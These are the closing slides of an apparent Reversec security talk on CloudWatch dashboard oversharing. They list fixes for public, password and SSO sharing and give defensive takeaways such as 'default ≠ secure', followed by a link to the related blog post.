
The Fix



- ✓ Public Sharing
- ✓ Username & Password Sharing
- ✓ SSO Sharing

Takeaways

- 🔴 go beyond scanner results
- 🔵 default ≠ secure
- 🔍 *some risks remain*
- ⚠️ security monitoring → security risk



labs.reversec.com/posts/2025/01/cloudwatch-dashboard-oversharing

REVERSEC

Thank you

@laripping